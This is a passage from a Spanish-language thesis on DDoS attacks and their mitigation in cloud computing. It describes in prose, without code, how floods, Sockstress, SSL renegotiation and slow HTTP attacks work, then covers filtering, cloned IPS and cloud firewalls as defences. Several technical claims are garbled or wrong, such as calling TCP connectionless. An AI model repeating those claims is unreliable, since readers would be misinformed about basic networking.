Como puede apreciarse en la Tabla 2, ambas normas ofrecen una metodología para abordar el sistema de seguridad de la información, el cual

se utiliza en los servicios Cloud para asegurar adecuación funcional y eficiencia de desempeño.

1.3.3. Ataque de Denegación de servicio (DoS).

En este sentido, Escrivá et al. (2013) representan un ataque de denegación de servicio como aquel que trata de lograr la degradación de los servicios y recursos, haciendo que los usuarios legítimos pierdan el acceso. Partiendo de la realidad de que el usuario reciba un correo electrónico en su computador de alguien desconocido. Consecutivamente, este provoca a ejecutar un archivo que contiene código malicioso. Al no conocerse esta información, se ejecuta el archivo, y cuando se hace, el computador no responde y la única solución es reiniciarlo. En ese escenario, el usuario ha sido víctima de un ataque de denegación de servicio, ejecutando el ataque en su propio computador.

La denegación de servicio (DoS) se define como la incapacidad temporal o permanente de un usuario legítimo para acceder a un recurso o servicio, dado que existen muchos tipos diferentes de ataques DoS y se pueden clasificar según diferentes criterios (Escrivá et al., 2013). Dependiendo de la fuente del ataque de denegación de servicio llevado a cabo, se hacen las siguientes distinciones:

1.3.3.1. Ataques internos.

Estas se producen cuando los usuarios legítimos de una organización lo provocan. Al respecto Escrivá et al. (2013) indican que es de manera ignorante o deliberada, la degradación de los recursos o servicios, impidiendo el acceso a otros usuarios o a sí mismos. Pueden ocurrir accidentalmente (por ejemplo, la conexión de un horno microondas cerca de una conexión de acceso inalámbrico provoca una denegación de servicio que afecta a la disponibilidad del dispositivo e impide que los usuarios legítimos accedan a la red) o pueden ocurrir intencionadamente (almacenados en una computadora e instalando una aplicación que impide el acceso a la información disponible).

1.3.3.2. Ataques externos.

En este caso, el atacante es una entidad ajena a la organización, es decir, un usuario no autorizado que no debería poder acceder a las computadoras de la organización. Este tipo de ataque puede aprovecharse de las vulnerabilidades existentes en el sistema, como un error en el programa o un usuario no autenticado, para obtener acceso. Un ejemplo, si un punto de acceso transmite en el mismo canal que otro punto de acceso en una red diferente. Esta denegación de servicio también puede ocurrir en el entorno doméstico entre nuestra red y las redes de nuestros vecinos (Kumar & Kumar, 2016).

1.3.4. Ataques distribuidos de denegación de servicio (DDoS).

Los ataques distribuidos de denegación de servicio (DDoS) hacen mención, según Kumar y Kumar (2016) a una etapa temprana, cuando un atacante identifica la capacidad de una o más vulnerabilidades de la red para instalar programas de malware en varios equipos y controlarlos desde una ubicación remota. En etapas posteriores, el atacante explota estos anfitriones comprometidos para enviar paquetes de ataque a las máquinas objetivo, generalmente fuera de la red original del anfitrión infectado, sin saber la existencia del anfitrión comprometido.

En función del nivel del paquete de ataque y del número de hosts utilizados para el ataque, el daño a la red de la víctima es proporcional. Cuando un atacante consigue explotar un gran número de hosts comprometidos, la red y los servidores web se ven afectados en poco tiempo. Algunos ejemplos típicos de ataques DDoS son el fraggle, smurff y el SYN flood.

1.3.4.1. Causa de Ataques DDoS.

Estos suelen son devastadores y pueden causar la pérdida de un servidor o de una red con gran rapidez. Generalmente, el atacante DDoS crea o subcontrata una red de hosts en riesgo para realizar ataques DDoS.

El atacante usa estos anfitriones comprometidos para reunir información de seguridad. Las ocho razones principales para los ataques DDoS son las siguientes (Bhuyan, Bhattacharyya, & Kalita, 2016):

a. Hay importantes interdependencias en el campo de la seguridad de Internet.
b. En cuanto a los medios de comunicación, son limitados.
c. Numerosos hosts inadvertidamente comprometidos, que son los títeres de uno o más maestros peligrosos, colisionan con varios servidores o hosts específicos.
d. Por lo general, no se reúne información ni recursos que puedan utilizarse para defenderse de ataques inminentes.
e. En Internet se emplean reglas de enrutamiento sencillas y fáciles de entender.
f. Se producen discrepancias en el diseño y frecuentes diferencias en la velocidad entre las redes de núcleo y de borde.
g. El manejo de la red es a menudo flojo.
h. El uso común y provechoso de la práctica de compartir recursos tiene sus inconvenientes.

1.3.4.2. Objetivos de los ataques DDoS.

En general, el atacante especializado en DDoS está dispuesto a realizar cualquiera de los siguientes ataques a estos elementos: (Bhuyan et al., 2016):

a) Enrutadores
b) Enlaces
c) Cortafuegos y sistemas de defensa,
d) Infraestructura de la víctima
e) Sistema operativo de la víctima
f) Comunicaciones actuales
g) Aplicaciones de la víctima.

1.3.4.3. Lanzamiento de Ataque DDoS.

Existen cuatros procedimientos fundamentales en los ataques DDoS (Bhuyan et al., 2016):

a. **Selección de agentes.** El principal atacante selecciona a los agentes para dirigir el ataque. Dependiendo del tipo de vulnerabilidades, algunas máquinas se utilizan como factores. Los atacantes victimizan estas máquinas, que pueden tener abundantes recursos, por lo que se puede generar una poderosa corriente de ataque. En sus inicios, los atacantes trataron de entrar en estas máquinas de forma manual. No obstante, con la aparición de instrumentos de seguridad avanzados, se hizo más fácil reconocer estas máquinas de modo automático e inmediato.

b. **Compromiso.** A través del ataque se aprovechan las vulnerabilidades de seguridad y de la máquina del sujeto y se anula el código de ataque. Además, el atacante adopta las disposiciones oportunas para preservar el código implantado de la identificación y la desactivación. Dentro de una estrategia de ataque DDoS de tipo directo, los nodos comprometidos, denominados también agentes o zombis, se localizan entre el atacante y la víctima. Se trata de empleados desprevenidos reclutados de un gran número de hosts no seguros en Internet mediante una conexión de alta velocidad. La estrategia de ataque DDoS es generalmente más compleja porque involucra una capa intermedia de nodos entre el zombi y la víctima.

   Complica aún más el rastreo de la ruta de la víctima a los atacantes debido principalmente a (i) la complejidad de desenredar la información de rastreo debido a la participación de múltiples máquinas, y / o (ii) tener que volver sobre la conexión a través de un gran número de distribuidos enrutadores o servidores. A salvo de que se utilice un mecanismo de defensa avanzado, suele ser difícil para los usuarios y propietarios de agentes desacreditados reconocer que forman parte del sistema de ataques Denegación de Servicios Distribuidos (DDoS).

c. **Comunicación.** En este punto, el atacante logra comunicarse frecuentemente con diversos controladores para determinar qué agentes están activos, cuándo se planean los ataques o cuándo deben actualizarse los agentes. La comunicación entre los atacantes y los controladores puede ser hecha mediante diferentes protocolos como ICMP, TCP o UDP. Dependiendo de la configuración de la red atacante, los agentes son capaces de comunicarse con uno o más controladores.

d. **Ataque.** El principal encargado del ataque comienza con las acciones. Se puede ajustar la víctima, la duración del ataque y las características especiales del mismo, como el tipo, el tiempo de vida y los números de puerto. Los atacantes aprovechan la disponibilidad del ancho de banda y envían un gran número de paquetes a un host o red de destino para sobrecargar de forma inmediata los recursos.

1.3.5. Tipos de ataque y sus efectos.

1.3.5.1. Ataques Tipo Evolución.

En cuanto a estos ataques Conti, Somani, y Dargahi (2018) indican que se debe en gran medida a la facilidad con que se pueden lanzar los ataques actuales y a la falta de preparación de la mayoría de las organizaciones incluso para algunos de los tipos más básicos de ataques DDoS. En la Internet se pueden encontrar ampliamente tutoriales que instruyen a los usuarios inexpertos sobre la forma de llevar a cabo esos ataques, y se pueden utilizar servicios DDoS de pago para alquilar redes de bots a fin de aumentar la potencia de un ataque.

Con frecuencia, numerosos ataques recientes utilizan varios medios en una sola campaña de ataque dirigida a múltiples componentes de la estructura de la red y las propiedades de la organización. En ese sentido, durante el año 2011, el 56% de estos ataques cibernéticos se dirigieron contra las aplicaciones y el 46% contra la red. Estos ataques comprenden ahora por lo menos cinco diferentes medios de ataque por cada campaña.

Los ataques tienen por objeto no sólo consumir recursos de la red, sino también, en algunos casos, servidores (y otros dispositivos estáticos) y recursos de aplicaciones. Es muy difícil clasificar diferentes tipos de ataques DoS y DDoS en una dimensión. Las características de los distintos tipos de ataque indica que pertenecen a más de una categoría. Por lo que respecta a los tipos de ataques, generalmente se trata de los dirigidos contra los recursos de la red, los dirigidos contra los recursos del servidor y los dirigidos contra los recursos de las aplicaciones. A continuación, se enumeran los ataques más comunes y su base técnica, de acuerdo con Mahmood (2014):

a. Ataques dirigidos contra los recursos de la red

Los ataques dirigidos contra los recursos de la red intentan consumir ancho de banda en la red de la víctima saturando la tubería de Internet de una empresa con grandes cantidades de tráfico no autorizado. Estos ataques, conocidos como inundaciones, se caracterizan por ser sencillos pero muy eficaces. En un típico ataque de inundación, el delito se distribuye entre miles de voluntarios y ejércitos de computadoras infectadas, y la red de robots simplemente envía una gran cantidad de tráfico al sitio objetivo, abrumando su red.

Las solicitudes de esta manera pueden parecer legítimas a un pequeño grupo de personas, pero a un gran número de personas pueden ser bastante perjudiciales. Los usuarios legítimos que intenten acceder al sitio de una víctima de un ataque por inundación se darán cuenta de que el sitio atacado es increíblemente lento o no responde.

b. Inundación de UDP

El Protocolo de Datagrama de Usuario (UDP) es un protocolo sin conexión que utiliza datagramas incrustados en paquetes IP para comunicarse entre dos dispositivos sin crear una sesión (lo que requiere el proceso del protocolo de enlace. Estas inundaciones UDP no utilizan ninguna vulnerabilidad en particular, sino que se limitan a usar el comportamiento normal a un nivel suficiente para causar la sobrecarga.

El servidor que recibe este tráfico no puede procesar todas las solicitudes y envía un paquete de respuesta ICMP (Internet Control Message Protocol) de "destino inalcanzable" para asegurarse de que la aplicación no está escuchando en el puerto de destino y por lo tanto consume todo el ancho de banda. Como un ataque de volumen, la inundación del Protocolo de Datagrama de Usuario (UDP) se mide en Mbps (ancho de banda) y PPS (paquetes por segundo) (Narváez, Romero, & Núñez, 2010).

c. ICMP Flooding

ICMP, Internet Control Message Protocol, es otro proveedor de servicios fuera de línea utilizado para la intervención de IP, análisis y correcciones de errores. Al igual que las inundaciones UDP, las inundaciones ICMP (o inundaciones ping) son ataques no basados en la vulnerabilidad. ICMP. Las inundaciones pueden contener cualquier tipo de mensaje de solicitud de eco ICMP. Si se envía suficiente tráfico ICMP al servidor de destino, éste se congestiona cuando intenta procesar cada solicitud y entra en estado de denegación de servicio. La inundación ICMP constituye igualmente un ataque de ancho de banda y es medido en Mbps y PPS (Tupac & Paredes, 2015).

1.3.5.2. Ataques dirigidos a los recursos del servidor.

Un ataque dirigido a los recursos del servidor puede intentar utilizar la potencia de procesamiento y la memoria del servidor, *(Mahmood, 2014)*, lo que resulta en una condición de denegación de servicio. La idea es que un atacante puede aprovechar una vulnerabilidad existente en el servidor de destino (o una debilidad en el protocolo de comunicación) para obligar al servidor de destino a procesar una solicitud ilegal y no tener los recursos para procesar la solicitud ilegal".

a. Debilidades del TCP/IP

Este tipo de ataque explota el protocolo TCP/IP aprovechando las vulnerabilidades de diseño del protocolo TCP/IP. Normalmente activan seis bits (o banderas) del controlador TCP/IP - SYN, ACK, RST, PSH, FIN y URG

- para interferir con los mecanismos normales de movimiento del TCP.

A diferencia del UDP y otros protocolos sin conexión, el TCP/IP no es un protocolo basado en la conexión que requiere que el emisor de un paquete establezca una conexión completa con el receptor antes de enviar el paquete; el TCP/IP se basa en un mecanismo de enlace de tres vías (SYN, SYN-ACK, ACK), en el que cada petición es una conexión semiabierta (SYN) y una petición de respuesta (ACK). Los ataques que intentan explotar el protocolo TCP/IP con frecuencia envían paquetes TCP en el orden errado, y cuando intentan comprender este tráfico inusual, el servidor de destino se queda sin recursos informáticos (Mahmood, 2014).

1. **TCP SYN Flooding:** El mecanismo del protocolo de conexión del TCP requiere un compromiso entre las partes involucradas para el establecimiento de la conexión. Dicho acuerdo no puede hacerse si el cliente TCP no existe o si se trata de un cliente no solicitado disfrazado de IP, TCP o SYN. En un ataque de inundación, el cliente atacante hace creer al servidor que está solicitando una conexión legítima procedente de una dirección IP falsa a través de una serie de solicitudes TCP con un indicador TCP fijado en el SYN. En el procesamiento de cada una de estas solicitudes SYN, el servidor objetivo inicia un subproceso y designa un búfer apropiado a fin de concretar la conexión. Luego intenta enviar una respuesta SYN-ACK al cliente solicitante para confirmar la solicitud de conexión, pero no se envía ningún acuse de recibo (paquete ACK) al servidor porque la dirección IP del cliente es falsificada o el cliente no puede responder (Mahmood, 2014).

2. **Ataque TCP RST:** En un ataque TCP RST, el atacante adivina el número de secuencia actual y envía un paquete TCP RST para utilizar la IP de origen del cliente para la falsificación interfiere con una conexión TCP activa entre dos entidades (estos paquetes se envían al servidor). Dado que las redes de robots se utilizan normalmente para enviar miles de estos paquetes con miles de números de secuencia diferentes al servidor, es

bastante fácil adivinar el correcto. En este caso, el servidor detecta los paquetes RST que envía el atacante y finaliza la comunicación con el cliente mediante una dirección IP simulada (Mahmood, 2014).

3. **Inundación de TCP PSH + ACK**: Si el emisor TCP envía un mensaje con el identificador PUSH fijado en 1, el resultado es una inmediata transmisión de datos TCP o "envío" al receptor TCP. Esta medida fuerza al servidor receptor a descargar el búfer de la pila TCP y enviar un aviso cuando esta acción se haya completado. Por lo tanto, un atacante puede inundar el servidor de destino con muchas de estas solicitudes, generalmente utilizando una red de bots (Mahmood, 2014).

b. Ataques "bajos y lentos"

Estos ataques utilizan cantidades relativamente pequeñas de tráfico maligno para atacar defectos específicos o vulnerabilidades de diseño en el servidor de destino, lo que en última instancia hace que el servidor se bloquee. El objetivo principal de los ataques débil/lento son los recursos de las aplicaciones y, a veces, los recursos de los servidores, también son muy difíciles de detectar ya que influyen en las conexiones y las entregas de datos que se ejecutan aparentemente a velocidad normal (Mahmood, 2014).

1. **Sockstress:** se trata de un instrumento de ataque que aprovecha una vulnerabilidad en la pila TCP y le permite a un atacante crear el estado de denegación de servicio en el servidor de interés. Por medio del protocolo normal de conexión trilateral TCP, un cliente envía al servidor paquetes SYN, el servidor responde con paquetes SYN-ACK y el cliente responde con paquetes SYN-ACK para determinar el estado de la denegación de servicio (Mahmood, 2014).

   Los atacantes que usan Sockstress podrían aprovechar la conexión TCP de texto plano, pero en el ACK final envía un paquete de "tamaño de ventana 0" al servidor, solicitando al servidor que establezca el tamaño de la ventana TCP en 0 bytes. Una ventana TCP es un búfer

que almacena los datos recibidos antes de que se carguen en la capa de aplicación (Mahmood, 2014).

Por ejemplo, el servidor envía constantemente un paquete de prueba con el número de ventana al cliente para ver cuándo puede aceptar nueva información, pero el atacante no modificará el tamaño de la ventana, por lo que la conexión permanecerá abierta indefinidamente. Al abrir múltiples conexiones de este tipo al servidor, el atacante ocupa todo el espacio de la tabla de conexiones TCP del servidor para impedir que se conecten los usuarios legítimos (Mahmood, 2014).

Por otra parte, cualquier atacante tendría la posibilidad de acceder a un gran número de conexiones con una ventana muy pequeña y obligar al servidor a dividir la información en grandes cantidades de pequeños trozos de 4 bytes cada uno. Algunas de estas comunicaciones consumen la memoria del servidor disponible y también causan una denegación de servicio (Mahmood, 2014).

c. Ataques basados en SSL

Con la aparición de la Capa de Conexión Segura (SSL), una técnica de encriptación utilizada con varios otros protocolos de comunicación en red, los atacantes comenzaron a recurrir a SSL para sus acciones. Los ataques DoS basados en SSL pueden atacar el mecanismo del protocolo de enlace SSL, enviar datos de spam a los servidores SSL y proporcionar seguridad a los usuarios que se comunican a través de otros protocolos, como los relacionados con el proceso de negociación de claves de cifrado SSL Los ataques basados en SSL simplemente significan que se lanza un ataque DoS sobre el tráfico cifrado con SSL, lo que hace muy difícil su identificación (Mahmood, 2014).

1. **Ataques HTTP cifrados (HTTPS Flooding):** Muchas compañías de Internet utilizan la capa de transporte de seguridad (SSL/TLS) en sus aplicaciones para cifrar su tráfico de datos y proteger el flujo de datos de

principio a fin. Los casos van en aumento. Los ataques DoS al tráfico cifrado son cada vez más comunes, y sus limitaciones no son tan obvias como podrían parecer. La mayor parte de las técnicas de mitigación de la denegación de servicio no controlan el tráfico SSL debido a que necesitan del descifrado de tráfico cifrado. Las inundaciones de HTTPS, que son inundaciones de tráfico HTTP cifrado (véase más adelante para obtener más información sobre las inundaciones de HTTP), son ahora un participante frecuente en las campañas de ataques de multivulnerabilidad (Mahmood, 2014).

2. **THC-SSL-DOS:** Este instrumento fue desarrollado en el marco de un conjunto de piratas informáticos llamados Hackers Choice (THC) como prueba de un concepto para alentar a los proveedores a corregir las vulnerabilidades en el SSL.THC-SSL-DOS, al igual que otros ataques de baja latencia, es una herramienta que también requiere un pequeño número de paquetes para ocasionar una denegación de servicio en los servidores. Esto funciona solicitando la renegociación de la clave de cifrado tan pronto como se inicia el protocolo de enlace SSL normal y repitiendo esta solicitud de renegociación una y otra vez hasta que se agoten todos los recursos del servidor (Mahmood, 2014).

1.3.5.3. Ataques selectivos contra los recursos de aplicación.

Recientemente se ha producido un incremento de la cifra de casos de ataques DoS dirigidos contra recursos de aplicaciones, que ahora son ampliamente utilizados por los atacantes. No sólo se centran en el conocido Protocolo de Transferencia de Hipertexto (HTTP), sino también en HTTPS, DNS, SMTP, FTP, VOIP y otros protocolos de solicitud que tienen vulnerabilidades explotables para los ataques de denegación de servicio (DoS). Al igual que en el caso de los ataques a los recursos de red, existen varios tipos de ataques a los recursos de aplicación, incluidos los ataques de inundación y los ataques "lentos". Estas últimas son particularmente prominentes y apuntan principalmente a las debilidades del protocolo HTTP (Mahmood, 2014):

a. Inundación de HTTP

La inundación de HTTP supone el ataque más habitual a las instalaciones de DDoS. Se trata de una sentencia basada en sesiones de solicitud HTTP GET o POST enviadas al servidor web de la víctima, lo cual complica su detección. Los ataques de inundación HTTP suelen ser llevados a cabo por varias computadoras (máquinas voluntarias o bots). Se lanza en masa desde el sitio de destino y solicita continua y repetidamente la descarga de páginas del sitio de destino (inundación de HTTP GET), agotando los recursos de la aplicación y poniéndola en estado de denegación de servicio.

b. Inundación del DNS

Inundar el Sistema de Nombres de Dominio (DNS) resulta sencillo de realizar, pero difícil de detectar. Basándose en la misma idea que otros ataques de inundación, las inundaciones de DNS se centran en el protocolo de aplicación de DNS enviando un gran número de consultas DNS. El Sistema de Nombres de Dominio (DNS) es un protocolo utilizado para convertir los nombres de dominio en direcciones IP. El protocolo básico es el UDP, que utiliza tiempos de solicitud y respuesta rápidos sin necesidad de establecer una conexión (como requiere el protocolo TCP). En la inundación de DNS, un atacante puede enviar múltiples solicitudes de DNS al servidor de DNS de una víctima directamente o mediante el envío de una red de bots. a través de. Los servidores DNS que están saturados y no pueden manejar todas las solicitudes entrantes eventualmente fallan.

c. Ataques débiles y lentos

Los ataques "lentos y de poca intensidad" que se describen en esta sección se refieren específicamente a los recursos de las aplicaciones (aunque los anteriores ataques "lentos y de poca intensidad" se dirigían a los recursos de los servidores). Estos ataques apuntan a lagunas específicas en las aplicaciones y permiten a un atacante causar secretamente una denegación de servicio. Asimismo, dado que estos ataques se producen a nivel de aplicación, el protocolo de enlace TCP ya está establecido, por lo

que el tráfico malicioso se parece al tráfico normal en una conexión legal.

1. **Las peticiones HTTP GET son lentas,** la idea detrás de las lentas solicitudes HTTP GET es utilizar muchas conexiones abiertas para controlar todos o la mayoría de los recursos de una aplicación y evitar que sirva a los usuarios que quieren abrir una conexión legítima. Durante este ataque, el atacante se encarga de generar una solicitud HTTP GET inconclusa y de enviarla al servidor, que abre un hilo independiente para cada una de estas solicitudes de conexión y espera a que se transmitan los datos restantes. Un atacante también envía datos de encabezamiento HTTP (Protocolo de Transferencia de Hipertexto) con un intervalo especificado (lento) para asegurarse de que la conexión no se rompa cuando se abra.

2. **Solicitudes HTTP POST lentas,** para hacer una solicitud HTTP POST lenta, un atacante reconoce los formularios en el sitio web de destino y los utiliza para enviar una solicitud HTTP POST a un servidor web. Se envía byte por byte, no al igual que en el caso de una solicitud HTTP GET lenta, el atacante envía periódicamente nuevos bytes de información POST lentamente a intervalos regulares para asegurarse de que la conexión maliciosa permanezca abierta.

1.3.6. Técnicas de mitigación DDoS.

1.3.6.1. Mitigando los ataques de inundación de alta velocidad.

Un ataque de inundación de alta velocidad implica, según Raghavan y Dawson (2011), implica dirigir un gran volumen de tráfico de red espurio hacia un host objetivo (y su red asociada), con la intención de interrumpir su capacidad de atender a sus clientes legítimos. Como fue mencionado anteriormente previamente, a nivel técnico, los ataques constituyen dos etapas cruciales:

a. Configuración, a través del aprovechamiento de las vulnerabilidades y el uso de botnets.

b. La producción de tráfico.

Bajo esa óptica, para alcanzar la mitigación de un ataque de inundación llevado a cabo a alta velocidad, se requieren de tres estrategias cruciales, siendo el primero la disuasión. El objetivo es reducir las amenazas significativamente o, en una situación ideal, eliminar la amenaza por completo. También se trata de identificar y eliminar las comunidades de botnets antes de que causen estragos. Una segunda estrategia, más centrada en el ámbito local, consiste en adoptar y aplicar de manera coherente y rigurosa las buenas prácticas de seguridad (Raghavan & Dawson, 2011).

El objeto de la estrategia es disminuir la vulnerabilidad haciendo que cada componente o parte de la red sea más resistente. Los conceptos tradicionales de gestión de riesgos se denominan "endurecimiento". Lamentablemente, el "interés público" por el endurecimiento como estrategia colectiva contra la inundación de las redes se ve muy disminuido cuando sólo un porcentaje relativamente pequeño de usuarios de computadoras se esfuerza por proteger sus sistemas individuales. Una tercera estrategia, que también es de naturaleza esencialmente local, implica una serie de técnicas para gestionar un ataque rápido de inundación en tiempo real (Raghavan & Dawson, 2011).

a. Disuasión

En un ataque de este tipo, es necesario disuadir a las personas de montar dicho ataque en primer lugar. El principio básico es una alta probabilidad de éxito en la detección y el enjuiciamiento y las sanciones, que es un elemento apropiado. Este razonamiento se aplica al sistema jurídico y se considera aplicable a casi todas las situaciones penales. Medido por el número y la frecuencia de las persistentes inundaciones de alta velocidad y a pesar de los esfuerzos coordinados de aplicación de la ley en varios países, este enfoque parece haber tenido un éxito limitado hasta ahora (Wang et al., 2019).

b. Adopción e implementación de prácticas de seguridad apropiadas

La segunda estrategia para reducir el impacto de un ataque de inundación rápida es hacer que cada elemento o componente de la red sea más resistente al ataque. Como ya se ha mencionado, un ataque rápido por inundación necesita que el atacante produzca suficiente tráfico de red para compensar los recursos del objetivo/sacrificio. Dado que la capacidad de estos recursos aumenta con el tiempo, el éxito de un ataque, como una estrategia de fuerza bruta, depende de la habilidad del atacante para lograr un aumento proporcional de los recursos que controla (Wang et al., 2019). No obstante, a pesar de los constantes recordatorios de la importancia de las buenas prácticas en materia de seguridad de la información, sigue habiendo un gran descontento con lo que es deseable y real. Prueba de ello es la reciente tasa muy elevada de propagación del gusano Conficker (Downadup) por los sistemas informáticos individuales, que no ha sido actualizada con los últimos parches de seguridad, aunque estos parches se publicaron unos meses antes (Wang et al., 2019).

La aprobación y aplicación rigurosa de buenas prácticas de seguridad va más allá de los sistemas de información de los usuarios individuales. En ese sentido, la forma extremadamente fuerte de ataque de refuerzo discutida anteriormente explota las vulnerabilidades de los servidores DNS para los que no se ha utilizado ningún código de corrección. Las buenas prácticas de seguridad incluyen también, por ejemplo, la aplicación de normas en los encaminadores (especialmente los encaminadores fronterizos) y los cortafuegos, pudiéndose mencionar, además (Raghavan & Dawson, 2011):

I. Bloqueo de todo el tráfico entrante cuya dirección de origen se origine en su red interna (también llamado filtrado de entrada).
II. Bloqueo del tráfico saliente cuya dirección de origen no sea de sus redes internas (también conocido como filtrado saliente).
III. Bloqueo de todo el tráfico entrante y saliente si las direcciones de

origen o destino son de sus rangos de direcciones privadas.

IV. Bloqueo de todos los paquetes de enrutamiento de origen.
V. Bloquee todos los paquetes de transmisión, incluyendo las transmisiones con dirección. Bloquear todas las partes de un paquete.

Este tipo de seguridad reduce la probabilidad de que un atacante introduzca tráfico inapropiado en la red. Entre otras prácticas de seguridad que, si se aplican correctamente, pueden reducir significativamente el impacto de un ataque rápido por inundación, se incluyen la aplicación de protocolos de seguridad claros, como IPsec y DNSsec, y por último IPv6 (que requiere IPsec). De acuerdo a esto, es fundamental para el funcionamiento del protocolo IPsec la autenticación (mutua) de las partes que se comunican y la protección (es decir, confidencialidad e integridad) del tráfico entre ellas mediante el uso de técnicas criptográficas (Wang et al., 2019). Ahora bien, en los casos en que una de las partes es un sistema informático comprometido, el "bot", la validez del procedimiento de autenticación se vuelve algo problemática. Adicionalmente, el proceso de autenticación en sí mismo puede consumir considerables recursos y convertirse en un punto de acceso para un rápido ataque de inundación (Raghavan & Dawson, 2011).

En última instancia, estas medidas pueden mitigar indirectamente los efectos de un rápido ataque de inundación. En cualquier caso, contribuirán de manera importante a garantizar la integridad de todos los elementos de los circuitos de la red, ya que facilitarán el proceso de defensa una vez que se detecte un ataque.

El hecho de que los elementos individuales de la red sean más capaces de comprometerse disminuye el riesgo de un ataque semántico directo, en el que un atacante relativamente débil puede amenazar a un objetivo más fuerte sin generar primero una reserva de recursos que

provoque una avalancha de tráfico inapropiado (Raghavan & Dawson, 2011).

1.3.6.2. Mitigando los ataques semánticos.

Se pueden detectar ataques semánticos por varios IPID y cortafuegos a nivel de aplicación. Por lo tanto, contener los ataques semánticos es fácil: los identificadores y/o los cortafuegos deben configurarse para eliminar (o al menos poner en cuarentena) los paquetes que coinciden con las firmas de los paquetes maliciosos. La adopción y la implementación rigurosa de buenas políticas de seguridad y la educación del usuario también pueden aliviar el riesgo de ataques basados en la semántica (Raghavan & Dawson, 2011).

1.3.6.3. Anulación de Ataques DDoS en la Nube.

Sugerir un mecanismo conveniente para la asignación dinámica de recursos para contrarrestar los ataques DDoS a clientes individuales de la nube. Típicamente, hay uno o más puntos de acceso entre el centro de datos de la nube y la Internet. Como los cortafuegos, se colocan en estos puntos en un sistema de alerta de intrusión (IPS) para monitorear los paquetes entrantes. (Raghavan & Dawson, 2011).

Al exponer el servidor alojado en la nube a un ataque DDoS, el mecanismo previsto distribuye de forma automática y dinámica recursos adicionales del conjunto de recursos disponibles en la nube, y las nuevas máquinas virtuales se clonan sobre la base del archivo de imagen IPS original utilizando la tecnología de clonación existente. Todos los IPS trabajarán juntos para filtrar los paquetes de ataque y garantizar QoS para los usuarios benignos al mismo tiempo. (Raghavan & Dawson, 2011).

Cuando el volumen de los paquetes de ataque DDoS disminuye, el sistema de mitigación reducirá automáticamente el número de sus IPS y liberará los recursos adicionales al grupo de recursos de la nube disponible. El principal problema de la defensa contra los ataques de denegación de

servicio distribuidos es proporcionar recursos suficientes para contener los ataques, independientemente de la eficacia de los algoritmos de detección y filtrado (Raghavan & Dawson, 2011).

En términos globales, el número de usuarios leves es estable y se supone que el IPS y el servidor virtual han recibido suficientes recursos y que la calidad del servicio (QoS) es, por lo tanto, satisfactoria para los usuarios. Cuando se produce un ataque DDoS contra el servidor virtual alojado, las botnets generan una gran cantidad de paquetes de ataque y se envían a la cola Q. Para identificar estos paquetes de ataque y garantizar la calidad del servicio de los usuarios benignos, se tienen que invertir más recursos para clonar múltiples IPS para llevar a cabo la tarea (Yu & Kai, 2006).

La cantidad de IPS que se necesitan para lograr el objetivo depende del volumen de los paquetes de ataque. Tal como se vio anteriormente, la capacidad de ataque de la red de botnets suele ser limitada y los recursos necesarios para superar un ataque no suelen ser muy grandes. En general, se puede esperar razonablemente que la nube sea capaz de gestionar sus recursos reservados o no utilizados para satisfacer la demanda (Yu & Kai, 2006).

1.3.6.4. La Cloud Firewall Framework Contra los ataques DDoS.

Las nubes necesitan firewall para protegerse. Uno de los problemas es la eficacia del cortafuego para que no se transforme en un cuello de botella para un sistema en particular. Al respecto se ha propuesto un marco de firewall en la nube. Está situado entre la Internet y la plataforma de computación en la nube. Todas las solicitudes entrantes son filtradas por los detectores en un orden específico hasta que el detector reporta un resultado positivo. Se tomarán medidas adicionales, por ejemplo, descartar o bloquear solicitudes relacionadas (Yu & Kai, 2006). Este tipo de abordajes en la actualidad, ofrece mayores ventajas para la mitigación de los ataques DDoS.

1.4. Formulación del Problema.

¿Cuál es la combinación de técnicas más eficiente para disminuir ataque de DDoS (Distributed Denial of Service) en Cloud Computing?

1.5. Justificación e Importancia de la Investigación.

1.5.1. Justificación Tecnológica.

La presente investigación se justifica desde la perspectiva tecnológica dado que la misma tuvo el objeto el abordaje de las técnicas de mitigación que son tendencia y representan una alta significatividad en la actualidad; con el propósito de poder aplicarse en la disminución de ataque DDoS en Cloud Computing.

En esta coyuntura, los ataques DDoS son populares en el área de seguridad de la nube y la disponibilidad de herramientas avanzadas resultan una amenaza alarmante para los proveedores de la nube, por lo cual resulta ser un tema de investigación importante, debido a las nuevas tecnologías que aparecen constantemente.

1.5.2. Justificación Social.

En la actualidad, el Cloud Computing se ha vuelto un tema globalizado, en el cual muchos ciudadanos utilizan sus servicios tales como Software, Plataformas e Infraestructuras por servicio, se dan constantemente vía internet.

Esta propuesta trata de ayudar a la sociedad a seguir obteniendo mejores herramientas que garanticen la seguridad, integridad y sostenibilidad de los servicios.

1.5.3. Justificación Económica.

En lo económico, esta propuesta intenta ayudar a reducir el uso de recursos computacionales, el tiempo de detención y mitigación de los ataques DDoS, que generan pérdidas económicas al contemplar todos los factores y riesgos asociados para la implementación de estas técnicas.

1.6. Hipótesis.

La combinación de técnicas basadas en Hybrid Cloud Based Firewall es más eficiente para mitigar ataques DDoS

1.7. Objetivos.

1.7.1. Objetivo general.

Realizar el análisis comparativo de técnicas de mitigación de ataque de DDoS en Cloud Computing.

1.7.2. Objetivos específicos.

a. Seleccionar las técnicas empleadas para la mitigación de los ataques DDoS en Cloud Computing
b. Caracterizar las técnicas empleadas para la mitigación de los ataques DDoS en Cloud Computing
c. Demostrar de manera experimental, el uso de las técnicas de mitigación para ataques DDoS en Cloud Computing
d. Relacionar los resultados obtenidos de las técnicas de mitigación para ataques DDoS en Cloud Computing

II. MATERIAL Y MÉTODOS

2.1. Tipo y Diseño de Investigación.

2.1.1. Tipo de Investigación.

La actual investigación se desenvuelve bajo un enfoque cuantitativo, el cual es definido por Hernández, Fernández, y Baptista (2015) como aquella que se caracteriza por la recopilación de datos con el propósito de aprobar o refutar una hipótesis basada en la medición y el estudio estadístico de la variable para proceder a realizar inferencias sobre su comportamiento (pág. 4).

En cuanto al tipo de investigación, la misma se determina como aplicada, dado que cuyo propósito se enfoca en resolver un problema suscitado en la vida real por medio de la aplicación de técnicas y herramientas específicas (Hurtado, 2016).

Finalmente, la investigación también se considera como tecnológica o de desarrollo ya que promueve la invención de productos y procesos que serán ofrecidos a un público con el compromiso de una retribución económica a largo plazo (Cegarra, 2013, pág. 50).

2.1.2. Diseño de Investigación.

